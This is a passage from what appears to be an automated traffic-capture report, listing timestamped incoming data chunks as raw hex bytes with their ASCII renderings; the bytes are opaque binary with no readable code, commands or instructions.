78 96 42 9f b1 be 8e 2c 8a b0 1b ad 73 8d 3e bd 74 04 be 53 ad 4c 78 5d 1f da 7c dc a3 f0 18 14 65 d7 b2 8d b8 cb dd 59 1c 72 99 14 16 59 25 Data Ascii: Qlkx`6b=IfB,2'3WDM%l08aPV(/lr=sB1e?d~3u4..B?hvo?>.. ^+mtZvgq3Wt1&'K ~?Q W0"t0xB,s>tlSX)eYrY%
2022-09-29 02:50:31 UTC	1020	IN	Data Raw: 0e 48 d9 41 60 37 d1 c4 48 13 87 8f d1 c6 a9 ac 0a 45 65 31 de ac ee dc 72 6f 9d 52 56 fd e7 c3 f3 c1 16 83 78 2b 55 29 df 2e 5f 90 15 f5 fa 10 26 5b 3c f8 66 14 c3 1b ca 1c e0 75 0a e2 be 19 82 39 fa 4c 26 d0 e3 ce f7 96 a8 22 49 31 9a 2f e9 4b eb 68 66 61 c8 84 01 35 04 1e 5e 54 e0 c7 e7 f4 a9 ad d9 67 72 fd 47 c5 c4 7f c8 e0 33 ee ef 42 52 c5 ce c6 47 5f 32 20 ee 86 73 84 0e fb ed 46 3c 71 e2 91 f5 a9 6a 48 02 57 4b f0 52 27 3e f9 a9 e2 cf 38 3f ae 3d c4 c7 d8 5b 19 d6 c1 a4 f1 3d 8d d2 b5 8c 33 08 c4 c6 1f f4 3b 3c a0 2e 26 57 8c 6f ef 31 86 1b 4c ea 5f 9a 5d af 9e e8 da 23 78 4b 3f 52 88 27 39 00 91 ee c3 91 c3 7a 93 9d 92 92 fd 74 09 a8 38 a5 ab 1f 37 09 e9 d9 aa bf 08 5e 04 5e 9c 9e a6 85 d4 76 a5 92 e7 29 c7 f8 50 38 7d 7c be 88 90 61 c9 c9 0d 64 Data Ascii: HA`7HEe1roRVx+U)_.&[<fu9L&"l1/Khfa5^TgrG3BRG_2 sF<qjHWKR>8?=[3;<.&Wo1L_]#xK?R'9zt87^^v)P8} ad
2022-09-29 02:50:31 UTC	1036	IN	Data Raw: 54 58 95 68 5f 6e e4 02 15 65 4c 62 b0 0e 64 1d 2a ac 65 5a 0d d5 36 60 eb 73 c3 bf 58 7d af 01 2e 05 d8 45 91 50 95 4d 66 61 bf 47 47 df bf 5c 96 fb e1 04 e4 dc 47 34 e4 c3 a2 3c ff dd c0 fd 45 9f 0b 52 fe f9 3a 1d dc 51 61 2d b0 ac 2e c3 a1 55 d1 7c e3 f2 50 a7 49 c0 f0 a0 8f 7a bd ca eb f1 60 43 11 f0 5b 39 53 d4 53 1c 35 6b 4f 71 7b aa a8 57 46 a7 41 33 db 92 e4 a3 98 a9 5e 8b 4e 9c fd 5a 50 da 7d 0a ab 7e d1 bb 8a 77 6d c0 22 ba 6c d2 32 6a b6 83 d1 c9 45 5b 02 1a 46 37 24 c9 ae 02 11 e0 73 8a fd 9e a9 7a 08 2b 00 22 ad 87 9f ec cf cc 22 e0 68 9e ee 1a 21 44 2b 11 24 8c a2 da cb 49 bc 4b 40 6e 2f 3d df 44 77 b9 26 9a 8b 84 73 7b e8 3d a9 57 dc 0d e8 c8 bd e1 2b f0 ca 44 77 db fb 14 48 c6 8c 37 e0 97 46 9f 0d df 4c 7a 2b 41 63 b6 9b 62 3d 21 37 84 70 c2 0d Data Ascii: TXh_neLbd*eZ6'sX).EPMfaGG/G4<ER:Qa-.U Plz' C 9SS5oQk(WFA3^NZP)~wm',jE[F7\$sz+""hID+\$lK@n/= Dw&s =W+DwH7FLz+Acb=!7p
2022-09-29 02:50:31 UTC	1052	IN	Data Raw: bb fa d7 da 6a 61 da f5 90 82 5d 8d 56 dc bc b5 b3 ae 25 cb d8 c2 cd 1c 86 5c bb 71 4e 03 03 f3 26 35 5e 68 4a 48 b5 4e 25 33 18 85 c6 62 83 c0 cc e2 b0 ab c1 aa b6 18 36 7b 12 47 02 85 0d c7 ee cb fd 3b 25 ac 44 68 70 08 ee e6 72 89 17 bd e4 73 d4 00 51 74 20 63 ec b9 22 6f 96 e6 3d 49 16 a2 30 e5 1e e2 6d 63 15 85 62 fa 62 40 d6 22 f0 2a df 2e b8 e4 ea 2d 13 da f5 78 76 13 5c 8b 2b 66 af 2c de ef 7f 72 98 38 3f e9 d1 b7 47 68 e1 3d 74 cf b1 f7 01 0f 02 78 c6 6f ad 24 ea fc d2 50 3a 69 36 a8 4c aa 09 f2 86 23 d4 f4 51 ac c0 db 89 70 46 4d c9 3d 02 e1 a9 a6 a5 c0 58 2d b8 5a 0e 3f 70 90 73 7d ad 8c a0 48 fa c8 86 70 bb 69 eb 2a 2e 39 18 cf e8 a6 e4 0c 24 28 a1 82 3a b5 3d bc e7 da 44 09 b4 82 0f 80 1e 8d 76 9d 21 85 45 53 4e a5 65 67 7d ab ff c0 6b a9 Data Ascii: ja V% qN&5^hJHN%3b6[G;%DhprsQt c"o=l0mcbB@m*".-xv!+f,r8?Gh=txo\$P:i6L#QpFM=X-Z?ps Hpi'\$.9\$ (=Dv ESNeg)k
2022-09-29 02:50:31 UTC	1068	IN	Data Raw: 0c 7b 4e 8e c0 a5 38 3c fe 4c 70 f5 dd 2c 4f 82 ed 9f db a1 14 46 2c d2 2a 18 da 67 e0 51 72 64 df 73 59 ca da 4c a1 fb 64 30 59 46 79 53 ee 89 72 5e 40 24 28 de 1e 71 51 f7 ee 64 b6 de 52 6d 5f 18 40 2e 03 fe 6a fb a8 c5 0a f3 d3 d2 6b 20 a4 34 1c 63 ad 44 8a 10 be 7e 76 70 01 85 68 19 9c d2 44 7d 22 41 c8 a7 2c 4e 53 66 5b f9 c3 9c d8 f5 4d b1 2c 4a a6 fa 20 28 70 ea 90 2f 35 45 0b 16 ab e7 ca ba bf 2e 7a b0 62 40 8a 61 9c f2 c4 1d 64 94 bc fa 28 b7 a5 e4 23 78 b5 7b fc ec 1e 1a a9 63 fe d8 f8 7e 39 61 fa 8a 47 5c ab 01 08 db af 33 e3 8f 6d 58 d1 39 1f 65 69 2d 8e 4e 80 74 93 ef 9d a7 9e 68 58 da b2 c1 dc 9c 50 db 3e 90 14 59 1b ae bd 09 87 d7 b7 ba 29 49 ba 86 b5 2d 5e 17 10 9b ca 8e d0 6b 74 6b 1d e0 6c cf 5f 8c 19 16 40 57 52 ee 16 7f 99 7c 51 27 e1 Data Ascii: {N8<Lp,OF,"gQrdsYld0YfYsr^@(qQdRm_@.jk 4cD~vphDj)*A,NSf {M,J (p/5E.zb@ad/{x(c~9aG/3mX9ei-NthXP>Y)})l~'ktkl_@WR Q'

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:50:31 UTC	1084	IN	Data Raw: 35 0b ae 7a 36 94 02 21 f3 42 a2 5f 5d 73 4a 6a 42 eb 4f 36 da b9 7c 42 59 60 3e ca e4 76 50 f7 a9 5b 80 cd af 2f ba e1 f9 7d 2a f3 e2 10 df 26 72 e5 67 5a 4a c1 f4 19 36 6e 51 d0 b0 c3 bd 3a 80 a4 6f 7c c0 f3 86 bf 5f 80 44 6c 5d c4 ac 49 96 e9 01 10 76 d4 7b 0a e4 97 bd bd 4d e0 13 1f 78 b8 7d b3 8e ea ae 0a e7 d8 96 f0 27 6d a2 ff 09 c4 79 9b 1d 99 8e bd ae 16 94 fa 18 04 b9 fb 1f 28 62 61 39 7f 06 20 6c af bf c7 c2 f1 5b d7 46 35 5b 6e 4b 60 91 79 4a d8 f3 24 fc f0 e5 2c cb 68 28 96 68 37 94 37 80 c1 5b d9 d5 4d 2b 8e 35 fc e6 56 0f bc 68 10 54 ab 8c f3 57 3e 50 48 f4 8a e3 5d 0d 01 71 35 65 f9 7d 6b 73 4f 3d df 55 d1 26 f4 a5 f0 f7 54 ac d4 cb f4 e8 1d 9a cb 3b b7 72 64 00 a0 77 78 aa 38 84 04 4c d0 f3 f5 10 61 05 60 be 55 ce f0 74 1e 83 5a 83 15 22 Data Ascii: 5z6lB_!sJjBO6lBY">vP[/]*&rgZJ6nQ:o_lDl]lv{Mx}'my(ba9 l[F5[nK'yJ\$,h(h77[M+5VhTW>PH]q5e)ks O=U&T;rdwx8La UIZ"
2022-09-29 02:50:31 UTC	1100	IN	Data Raw: 78 aa 6b f5 54 7b 7f b8 ac 3c 46 db f6 94 64 ac e4 30 e5 ef bf 45 d5 db 35 5b ce d4 5d bb 05 68 36 ac 7a 36 a9 91 2a ab 95 29 9c 8d 96 7b cf 0e 35 3e 48 b6 46 36 1e 08 07 3f 56 f4 f7 81 88 fe be c4 44 94 fd 8a f8 83 23 76 fb 75 8f 9c 36 a7 7d fe e8 6e 54 5f 1e ab 03 9f 5a a4 63 35 d3 66 05 8d 18 1e 30 cc 83 aa 30 1c 0f 41 13 74 04 46 7a cc 73 11 5e 5d 76 42 c9 3f 44 be 2d 07 20 8e 2c 6f c9 e4 bd e9 2f 74 bf f2 8e 67 48 ad f4 a3 5f 08 34 bf 2a 8e 32 c0 01 4b e7 7d cb 91 3a 1e 5f 81 10 e7 36 4e e4 98 7b 0a f0 5d 1a da de 6d e4 02 40 58 05 d4 16 f6 bc 01 fe e8 63 88 a3 63 ec 38 d5 ee 43 53 78 02 c8 c6 5b 86 1e fa 4b 50 c2 3b b1 24 95 5c 78 0a 75 72 6b bf 8b 3f 08 ad 9b b5 a3 82 a1 a7 17 50 4b 8f 16 32 1d 80 20 a3 c4 95 af 46 42 e1 f3 16 45 12 95 ff 2d 5c 83 Data Ascii: xkT{<Fd0E5[]h6z6")<5>HF6?VD#vu6)nT_Zc5f00AtFzs^]vB?D- ,o/tgH_4*2K):_6N[]m@Xcc8CSx[KP;\$!xurk? PK2 FBE-\
2022-09-29 02:50:31 UTC	1116	IN	Data Raw: e6 2e dd ef 64 a2 d1 e8 32 69 13 40 da 0c e6 11 35 b7 fc 79 88 a4 8a 76 a4 b1 23 5b 5e 5e f3 37 3f 14 6f 8a 5d c0 99 37 77 b9 12 2d 0d cb 83 4d 71 17 74 03 ab 92 b0 7f bc ab 5a df 31 da 85 70 cb 1f b6 e0 a3 c4 5a 62 40 4a ac 4c 3c 35 90 de 66 2b 43 95 a5 bf 1d ea 2c 59 76 a2 38 e6 7f 21 60 bb 8a a5 0e 2e 85 9c 65 bb bf 24 65 a8 b0 46 c0 24 70 7d f4 4e 89 08 d7 d3 ed 30 07 e6 7b 13 bb 50 41 9e 62 f3 ea ec 0a a5 30 4f 19 17 bd ba 54 54 90 22 25 13 56 eb fa 32 fd 8f 45 bb f9 ba d7 e4 72 0d 1b 0a 18 62 ff ce 47 ed da 98 7b b3 15 3d e2 b9 b9 14 a0 73 b7 00 9a bf c8 ba ea d4 c4 db cb 6d eb 23 ba a4 f9 6b d6 d4 95 0c ca f8 46 91 8a 93 22 48 a6 3c fb 2a 8c 67 0d 9e 48 a3 8d 96 96 60 c9 f5 00 46 8a a9 e8 cd 68 ed 6d 21 aa e2 60 52 b8 23 46 cc 08 7d c7 03 96 9d Data Ascii: .d2i@5yv#[^^?o]7w-MqTz1pZb@JL<5f+C,Yv8!' .e\$eF\$ppN0[PAb0OYDT"%V2ErbG[=sm#kF"H<^gH'Fhm!' R #F}
2022-09-29 02:50:31 UTC	1132	IN	Data Raw: 4f 61 83 91 52 95 5a 60 87 d3 74 72 aa bd e9 f5 e8 93 eb 1f a0 63 88 37 6e de fa 81 51 25 e8 90 0e 82 6a 9a 3b 0d a1 37 e7 ac c4 91 62 ab e0 44 4b 88 72 f3 f2 46 9a 47 e2 99 07 1e 5f fd 1e 7a 91 bc 67 95 ec 78 8a 59 22 10 10 04 67 cb dc 1d 94 7f 69 88 7b 05 a1 c7 94 aa 37 6e b4 d1 5d 73 a7 92 75 5e 65 97 2f d9 54 76 2e df 88 8b d3 61 06 72 54 91 b5 16 b3 e6 7e f3 a0 90 5c c2 ab 85 15 9c 4b 10 f3 6f 19 1c 6f 0b 9e ff 0d 6c d9 32 3d 50 4f 73 5c c9 74 da 0b 22 33 37 78 87 da 78 c7 96 78 b0 c4 09 6a 47 1b 59 b9 9d fb d3 91 96 df 35 12 5a 9b 82 2e 0a 1f cb e2 21 cc 9c e2 08 f0 98 65 8e 52 ed cc 4a ae fd 8d 3e 97 03 52 80 1b b2 75 37 18 96 b0 52 88 18 58 ea a4 5a 61 1c 8b bb bb 50 84 2c ea 14 4b 2b d4 5a 30 23 ea 0d 33 87 92 5a 81 2f d6 39 29 c7 c9 97 fe 90 a9 Data Ascii: OaRZ'trc7nQ%j;7bDKrFG_zgxY"gi[7n]su^e/Tv.arT~\Kool2=POs!t"37xxqjGY5Z.leRj@Ru7RXZaP,K+Z0#3Z/9)
2022-09-29 02:50:31 UTC	1148	IN	Data Raw: f9 a6 d4 dc 82 c5 d1 06 89 0f 80 12 f2 29 da ed a2 aa 8e 0b 98 48 34 ec db 89 49 c0 e2 03 2d 3e ca 91 b1 69 41 ce ca 89 56 9f ec 91 d9 93 cb 27 c7 fe b4 53 6c 1a 24 3a c4 9c bd 3d ba 9f a8 4c 1a d7 d9 79 57 42 8b 35 ed 11 48 3e 97 f0 b6 a2 7a bf 42 8a 56 d2 dc 94 f4 4f f5 3d 58 10 ef b0 82 ca f9 f3 2a 9c 72 de 82 3f 87 eb a7 49 d7 90 5a f9 15 d3 17 7a cf a1 79 48 f2 44 55 7a 8d 52 2d e0 1a ff 45 4a 9a 97 6e b8 d1 09 b8 e2 84 a3 fc 33 2b b6 2a ec fc b6 05 dc 57 f1 20 7f 23 30 de c8 9e 48 9e 9b b5 1e 34 16 64 af 5e d5 33 4d 4e 8f f7 99 cc ac 49 2f 89 20 d0 ae 85 1f ff 3e c2 04 a4 2a f4 01 eb 13 42 33 ea 96 a4 a6 51 bd e3 d6 e5 7d 64 8a 76 01 d0 39 2b e9 9f 79 98 67 72 c3 67 cb fc 0b fd dd f3 84 b2 48 ae 90 e6 07 2c e5 cc 16 f7 b0 9c e3 46 e0 7b 3d 31 f5 33 Data Ascii:)H4l->iAV\$SI\$:=LyWB5H>zBVO=X*r?lZzyHDUzR-EJn3+*W #0H4d*3MNI/ >"B3Qjdv9+ygrgH,F(=13
2022-09-29 02:50:31 UTC	1164	IN	Data Raw: 18 f2 8f 8e df d5 93 aa 63 36 b1 8e 84 a8 98 8c 8c 40 88 86 10 a0 88 50 50 bd 9d a6 af bd e1 86 66 54 1d a2 9a af a1 b3 73 9d db a8 da c9 b3 86 42 e2 8a 23 f2 53 12 93 0a 3b f8 d2 96 54 9f 41 91 b4 b3 dd ae 52 a3 ae 3e f2 93 c1 c0 91 14 34 5c a0 03 72 96 d6 c3 0a ce 4e 5e 5f 72 51 8a 98 19 32 1a 9f 1f 94 37 a4 ba f1 30 4a af 1e b6 3a 18 af 92 89 40 f3 db d2 93 33 92 a9 c9 9b 05 f6 36 1d fb 88 e5 8f a5 52 c0 03 19 10 30 b7 52 20 2a 59 9e 04 98 7a c1 28 81 c1 fb 62 b3 c9 ac 92 81 ec 9b 34 6b fe 86 92 ea c5 ad cd f4 f6 92 13 a9 53 8d 17 a7 5b d7 75 35 70 94 72 cf 2b 42 a5 a6 a4 11 52 32 b9 63 85 b1 d1 dc 56 e9 4c 11 d9 35 eb d5 93 a4 42 19 12 d1 04 06 b8 84 41 ee 72 85 71 69 e9 6a ef d2 02 15 cd da a6 fe 07 97 9e fe f7 ab e8 5f c1 59 ab 99 1d ba fe 1d 92 79 Data Ascii: c6@PPfTsB\$S;TAR>4!rN^_rQ270J:~@36R0R *Yz(b4kS[u5pr+BR2cVL5BARqj_Yy
2022-09-29 02:50:31 UTC	1180	IN	Data Raw: fa 23 d9 90 43 d8 96 24 d4 1c a3 94 aa 0c 78 8e 66 5a ad 95 37 be c6 65 d6 0f b1 32 9b ad 2f e0 49 ef c4 fb 8d c7 f9 09 42 90 a6 91 35 92 0b de 60 ab 57 a6 b6 fe be 40 d9 20 0d 95 e0 08 9c 95 80 f9 f0 84 ea 3d 14 9b b4 db 70 db 0a dd 26 db c5 0e b2 06 9d 55 b5 77 ad bb c8 b1 0a bf 81 8a be 17 9e 56 b7 b1 64 9d 65 19 62 60 ea ad d4 73 d1 8e 71 f5 17 65 bb 6f f6 08 9a 5b aa d8 09 68 b6 d6 0c 73 1a f7 76 1f 34 b0 68 b4 d8 e0 07 a0 63 b4 a5 a6 d0 29 f7 e8 8b ef 71 ed 1d 6f 82 66 a8 e3 03 e8 37 86 01 2b 42 4c d2 ae b6 33 ae 5c 8e 73 96 29 a5 ac cf f2 06 c0 f3 5a fb 52 bc ee 06 ff 0b d9 62 1f ea a8 15 33 a1 34 89 51 b7 99 52 fe 11 5d c3 8b 55 8b 6c 80 dc 4c 43 28 62 be 83 dd 75 d8 ac 60 b0 74 9d c9 92 2c 83 7a 35 7b 95 c5 6f 2b 0c 5f e2 ae 58 b0 78 dd 08 7e 1d Data Ascii: #C\$xiZ7e2/lB5'W@ =p&UwVdeb'sqeo[hsv4cm qof7+BL3's)ZRb34QRjUILC(bu't,z5[o+ _Xx~
2022-09-29 02:50:31 UTC	1196	IN	Data Raw: cd 37 e9 fa 0e 0f 74 86 e6 b7 fc 59 ad fb f5 3e f8 85 c9 c4 c7 a2 21 36 2b f9 36 f8 86 17 81 18 99 a7 56 db 38 6e 5f df ba 72 18 1a c9 36 f8 54 10 1e 42 ba 9a 31 11 9d 65 a6 ac b2 84 35 e8 6d cb 76 83 2f f7 c9 92 4f a3 04 9b 18 cc 97 a2 41 01 4d 58 fe 0b 09 83 ef d8 fc d7 63 14 85 6e 7d df 68 5c 9d 3f 11 1b b4 be 55 72 ad 58 c9 b0 72 61 24 d0 be 78 c9 da 49 6c 9d 5f a5 73 ab 9f 65 8a 53 95 df 2a 7f e9 8e 73 e3 0b a0 ef 4f f2 b5 13 75 9f 7b 0c a6 86 d9 39 1b f2 ef 24 b9 1b 6e e9 8e 7a 17 00 b7 4f 63 f4 4d 1c ae 70 0f 73 2a f8 f3 ba de ee fb 6d ad c3 db 7d 7f 5f 0d c8 76 03 3b c0 69 00 79 30 0e 16 0c f6 a8 3c 5f 11 dd 84 b0 28 f2 b6 b1 42 0a 5a 63 57 04 83 0a 30 b9 63 87 47 2e 11 d5 e6 16 a0 fe 21 c7 00 a9 1c b7 e6 0f b5 03 5a 10 0e dc 54 97 35 aa 11 2b 9b Data Ascii: 7lY>l6+6V8n_r6TB1e5mv/OAMXcn)h?UrXra\$xl!_seS"sOu[9\$znOcMps"mw_v;iy0<_(BzCW0cG.lZT5+
2022-09-29 02:50:31 UTC	1212	IN	Data Raw: 6c fd 02 02 2e b3 f8 d1 d9 5e c6 c2 e8 4d c4 3b 6e c2 b8 0d 20 82 eb 16 01 46 c4 c2 fe 7b 41 e8 18 a6 da f1 76 fe 3e d7 fc f4 d7 15 5c a4 1d 74 9c 0f 8c b5 ee 22 a6 33 42 9f f1 8b ed 4f 9c 2e d7 a5 63 f2 2f 17 18 08 46 4a 14 33 b3 37 75 9b 77 57 38 8a 4a 91 a9 20 19 a6 b1 c5 c9 68 e7 04 95 7a e0 a6 1e 6b 0a a8 c1 8a 7f 43 c6 6f 57 d8 46 4f 32 bc 57 b4 dd df 7b 24 8b 9a 01 08 89 24 65 0a c0 b6 fd bb d4 26 2a 5a 2e b7 ac 68 21 66 26 e2 5d 21 55 b8 b8 56 bf 6c 1b da 5e d2 dd ba 30 fe 19 fc 29 75 a2 76 2f 67 fe 38 6d 74 6b 54 e4 02 ed c4 46 11 a7 64 60 76 74 96 e8 46 2d 6c a9 a1 4f 1a e7 40 af 81 3f 25 06 27 b8 2f 65 d8 f6 08 4b 0d c3 e9 d1 60 88 fc e8 bb 36 5c 74 68 39 cd 9f e1 b1 19 ad d0 a9 a1 f8 6a 5e ad 40 53 b7 12 01 9b b7 71 36 30 8c 1d e9 a0 68 a6 fe Data Ascii: l.^M;~n FL{Av>it"3BO.c/FJ37uwW8J hzkCoWFO2W[{\$e&*Z.h!&j!]UvI^0)uv/g8mtkTFd'vtF-IO@?%/'eK` 6!th9!^@Sq60h

Timestamp	kBytes transferred	Direction	Data
2022-09-29 02:50:31 UTC	1228	IN	Data Raw: 80 11 a4 2e 80 45 e0 93 2e 67 86 28 1b a7 fe 72 93 aa 7e 90 aa 7c d6 d0 a3 05 db 0b cb 4f 1c c8 7a 04 f0 b2 5c f2 cd 55 a1 e7 88 2a 71 53 30 98 68 f6 9e fd e7 86 c6 ff 84 07 a0 96 01 f5 e0 9d 54 18 3c 54 33 37 e0 5a 41 72 0b f1 8c 81 4d 40 ac 72 92 0f a9 7a 4e e7 d5 79 3a 93 d2 6e 1a e7 e0 5f aa d8 b2 bc d5 ee cb 2f 21 a9 c1 fe 76 db 76 9f 36 40 8e 1e 84 f3 63 d2 b2 2e 4c 60 95 48 8a c4 fd 4f 34 6a e8 d1 62 82 eb 75 d7 c9 55 c2 35 28 78 95 68 99 78 74 23 8f b3 b9 f3 c4 85 de b7 32 62 78 12 92 b4 a8 67 d6 00 17 8e 74 62 46 cc fc 78 5f 45 70 12 37 66 8f 35 70 ac 76 33 4a af c7 a3 b3 9d 14 91 d6 49 d0 92 83 3f 47 c8 fa e5 dd bf a5 31 75 47 5f 1b 20 36 0b fe ce 57 ee e7 34 d1 20 35 56 55 43 bc 17 37 2d 4c 11 af f6 84 8c 18 2d dd 24 f9 e6 01 6d 27 0f b6 90 37 Data Ascii: .E.g(~/Oz\U*qS0hT<T37ZArM@rzNy:n_/lvv6@ck.L`HO4jbuU5(xhxt#2bxbgtbFx_Ep7f5pv3JI?G1uG_6W45VUC7-L-\$m7
2022-09-29 02:50:31 UTC	1244	IN	Data Raw: 52 a8 86 51 9a 30 11 26 cf a6 fd 14 42 5d ef 92 1a 21 fc 4e fd 7d a3 f6 e4 16 6c 47 7d f4 59 4a fa 84 a8 90 49 4c af f6 b8 e5 f4 b7 52 30 4b 7d 07 81 0a ca 84 68 59 77 e9 1b 9b f9 aa 27 9f 5d 77 ca fb 89 da e7 92 23 ff 37 7a 9f 80 68 07 66 e8 de 71 70 e2 03 f3 72 93 93 96 91 81 f6 a3 58 ba f3 fd b6 cb 06 be 6b 12 5e 1d 94 25 49 d1 ef b7 4f f0 10 1b 02 af 55 cf 4f 29 48 e8 f4 2e b2 2c a2 70 9b 2d 0b 27 5b 56 2b 55 ff ee f6 e7 72 93 06 8b 52 92 26 88 9e 5b ce b3 9d 70 af 8b 52 49 1a a3 bd 94 41 6c 3d e4 3a a3 06 c1 af 46 78 18 f1 04 70 14 9d 7a ee d7 3f 4b c5 dc bf c1 2c fa 5f e6 ce 09 0d 90 d5 2d b6 65 84 a8 40 78 cd 3d b7 ea 80 5c 2f ae 3d a9 b9 c6 93 e0 0d f0 4c ba d9 d1 61 be cc df c6 f3 ad f1 5c 4f 5e ae 24 91 68 fc 9c e5 d1 66 bc 29 23 42 51 94 de 20 Data Ascii: RQ0&BjNjG)YJILROKjhYw]w#7zhfqprXk^%IOUO)H.,p-[V+UrR&[pRIAl=:Fxpz?K,._e@x=V=La/O^\$hf#BQ
2022-09-29 02:50:31 UTC	1260	IN	Data Raw: 5e 66 cd 4c 9c f6 63 0c 97 0c a4 54 92 79 c5 94 11 06 e1 28 90 8b 99 c3 49 02 0f b2 30 40 e8 54 a1 10 6d d3 93 bb 20 ea 94 9f 52 e2 f9 f5 1f 4c 9f 04 75 83 81 25 8c ee 61 cc 8a f9 95 de bf 10 c2 7f 10 d5 3e cb 44 ed 81 6e 2e f4 2e 35 c8 bf 34 74 ce 3b e1 95 f0 1b d6 db 75 ef 6a dc cf e8 6e cb 8e 28 2d a2 42 c6 61 38 b5 c7 d6 b8 21 95 96 02 9c 2e a1 af c2 5e bd 0f 2d 68 2b 30 4f 42 6f 2f e4 af 94 bc 1d ee 5b 5d ac d1 1b a1 ed 69 d3 a4 db d6 37 7b ba 16 c0 4c 7c ba b6 e3 6b 29 c4 0b 0a ef df 34 22 40 34 99 07 83 4d 02 96 91 33 f1 6a 02 5e c7 51 13 c6 8f 37 21 9b 97 86 ef b6 76 ef 5e 54 ad ca 0b 31 fa bc 28 c6 31 0d 8d 7e c8 7b 76 99 d0 46 1b 6e 92 3a d8 ad 35 66 62 d1 c1 5f 89 bd 21 ed 63 b4 09 da 2d 63 4f 68 52 ca 3c 0e bb e6 f6 68 6d 92 f2 ae 0d 56 b3 Data Ascii: ^fLcTy(l0@Tm RLu%>an..54t;ujn(-Ba8!^~h+0OBo/[ji7pL[vk]4"*@4M3j[QEi\$Q*IT1(1~{vFn:5fb_!c<OhR<hmV
2022-09-29 02:50:31 UTC	1276	IN	Data Raw: e4 ee 27 67 9f be af bd 58 28 e1 7a 78 e7 8b 5a 87 a5 2d c7 35 a1 fd 92 ae 99 8d a8 8e 41 b6 3a b7 43 92 88 d7 80 5b b6 98 4d 86 5a 3c c4 f9 8c ab 6c c7 52 63 8f 1c 50 74 ba 2b 86 5d d3 ad d7 dd 60 06 ff 6d 22 27 b3 2a 75 42 96 d9 dc 28 8d 25 ba 64 7f 3c ed 82 bc 02 55 d6 cb f8 a6 c9 55 fe 47 0c 7a b9 44 a0 1a d2 0a ad 5a cc 1e d1 ce 19 f9 6b ce de 70 d0 98 0f fd 66 5b 3a ff 32 54 30 5f 0a f4 5a 80 3b 38 6d f1 c2 d4 03 a1 f5 0e 7f b9 35 07 ab 57 59 30 dc a9 88 62 a4 56 91 0c 1d e0 c0 ea 79 f3 9d 83 19 2b c3 5a 05 cd fb c5 04 cb 6a ab 57 6b 11 1e c7 a6 d7 37 21 9b 97 86 ef b6 76 ef 5e 4b 54 63 e7 3d a1 7f ad 4d 96 63 97 93 d7 8b 49 c8 80 e2 ba 9d f9 66 14 e1 2c ed d1 0b 4e c9 59 b4 63 ee 8a f8 76 19 7e 81 f3 8b a7 19 c4 a1 a4 87 64 64 76 b5 25 7a 76 e0 fb Data Ascii: 'gX(zxZ-5A:C[MZ<lRcPt+]'m""uB(%<d<UUGzDZkp[;:2T0_2;8mA5WY0bVy+ZjWk7lv^KTc=Mclf,NYcv~ddv%zv
2022-09-29 02:50:31 UTC	1292	IN	Data Raw: 9d 51 5e 13 1a 00 c1 90 5a e5 83 85 6b 19 02 db 73 6e c8 57 99 63 3a 30 30 81 37 34 c2 8c 4d aa 11 38 4d 4f 0e 02 d0 ed ea bf fe 2e ac a8 77 25 ab bc 11 d6 19 c5 86 4e 91 b0 1a a8 71 51 b6 da 0e a5 90 a0 1b af e1 6e 86 f7 af 6a 7a 63 c2 47 06 a7 07 44 b2 b8 e3 48 28 f2 4d e1 eb 30 e5 0d a0 b9 58 48 4d ae b8 46 76 cd 62 4a 53 88 f8 87 05 1c 74 d3 33 58 7a 06 70 62 bb d2 ae d8 97 72 32 25 dc eb 52 c5 81 3a cd 45 57 3b 51 4d e7 4b 93 ea e8 59 9e 59 f1 46 9b 6d ec 54 1e 63 c6 3d e2 3d 46 55 ce 44 79 17 8d c1 d8 18 b0 2a 45 5d ce 31 dd bd e7 96 2c 72 ee b3 32 82 58 4f 57 f6 ae 8 b 60 be 87 8f bc 90 49 56 02 11 4b 1b d9 26 08 b8 66 a1 cd 0b 33 6f 10 8f 78 0b fa d5 51 6e e1 9e d7 69 b0 93 1d 13 12 b 9 4d 4e b3 f6 ea a9 92 68 34 17 91 6c ab 0c 96 bd af a5 aa ae 7e Data Ascii: Q^ZksnWc:0074M8MO.w%NqQnjzcGDH(M0XHMfVbJSt3Xzpb2%R:EW;QMKYYFmTc==FUDy*Ej]1,r2X MW'IVK&f3oxQniMNH4i~
2022-09-29 02:50:31 UTC	1308	IN	Data Raw: e3 41 28 d2 dc bc 2f c5 c5 7e 0d db f0 1d f8 5d 8b 4a 2b 66 88 01 68 88 46 e6 64 5d 47 e4 e2 21 50 f8 29 b8 df 32 3e 51 fd 8f 7e 17 83 27 96 9d fe 9b 80 60 ba 98 35 56 32 f5 83 c2 0e 08 80 95 93 fe 8e 27 23 e2 e8 ed 17 5b 10 62 4a f8 bf a3 09 33 e8 cd b2 71 59 9c c1 83 ac a1 08 62 d9 8e 6f e6 98 6b 96 a7 ab f9 5e e3 3b 84 db 62 96 65 16 b0 38 b3 b7 15 17 09 78 e1 37 d6 f2 1e 1d e5 d0 b5 ec 8f b2 ea 6c 2a 0e 36 5d 19 f4 95 9a 2e 2a ea 14 27 26 79 c6 28 fd bd f0 f8 93 af 9b 10 a6 d1 86 e8 86 c3 7a e3 94 7d dd 5c 52 cf b7 69 a0 ee 99 a9 8e aa ef c6 f7 91 93 28 c6 d8 60 de cb ae d5 02 a5 ba 14 bf 01 cf 7d 51 ce 8e 69 e1 2b e3 f0 f2 ea 80 0c fc 9a 72 56 99 e1 48 01 7c 0f 27 a8 1f 57 d7 a7 51 db 69 ea c1 50 1b 68 b3 97 31 b4 3b a9 ea 04 e0 ed 74 c5 84 7f 2d ad fd Data Ascii: A(/~J+fhFd]GiP)2>Q~"5V2#[bJ3qYbok^;be8x7l\$6].*&y(z)\Ri()(')Qi+rvH WQiPh1;t-
2022-09-29 02:50:31 UTC	1324	IN	Data Raw: f1 31 4d 4e fd c5 20 f6 af 74 ca 07 ff 9c 72 37 c4 ab 0d d6 f1 27 08 7b 5a 7b 71 29 2a 5c bf f3 46 7d 95 73 83 f8 72 39 68 5e a8 8a ab 7d 6f 1f 73 31 9d 03 33 e2 25 41 0b 10 3f 61 f8 ac 86 de cc ff 3f 83 3d 55 f4 6d 93 1f a8 0b d3 a2 20 fb 09 9f fb e2 3b 64 4d 34 df 08 34 52 d0 c1 a5 1e 40 9a 15 b3 ec 7a 57 ba 58 ca 68 18 57 6b 5e 04 db 5c 58 08 95 82 59 28 47 06 2b e1 a2 f4 cc cb c2 4d c9 ce e0 6e 38 0e f1 e0 be 59 21 4d 48 47 59 46 2e 7b 09 45 19 4e 3b ee 89 e6 7f 64 62 52 9d 9c 62 a8 26 c3 72 e8 0e 5e c5 59 3c f2 99 73 de d4 f8 1c 60 f5 46 